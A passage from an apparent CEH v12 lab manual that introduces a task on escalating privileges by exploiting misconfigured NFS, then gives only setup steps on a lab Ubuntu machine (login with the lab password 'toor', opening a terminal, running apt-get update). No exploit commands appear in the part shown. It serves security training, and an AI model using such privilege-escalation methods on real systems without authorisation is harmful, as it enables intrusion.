
Task 4: Escalate Privileges in Linux Machine by Exploiting Misconfigured NFS

Network File System (NFS) is a protocol that enables users to access files remotely through a network. Remote NFS can be accessed locally when the shares are mounted. If NFS is misconfigured, it can lead to unauthorized access to sensitive data or obtain a shell on a system.


Here, we will exploit misconfigured NFS to gain access and to escalate privileges on the target machine.

1. Click **CEHv12 Ubuntu** to switch to the **Ubuntu** machine.

May 18 00:17




2. Click on the **Ubuntu** machine window and press **Enter** to activate the machine. Click to select **Ubuntu** account, in the **Password** field, type **toor** and press **Enter**.



3. In the left pane, under **Activities** list, scroll down and click the terminal icon to open the **Terminal** window.




Note: If a **System program problem detected** pop-up appears click **Cancel**.



4. In the terminal window to install NFS service type **sudo apt-get update** and press **Enter**. Ubuntu will ask for the password; type **toor** as the password and press **Enter**.

Note: The password that you type will not be visible in the terminal window.

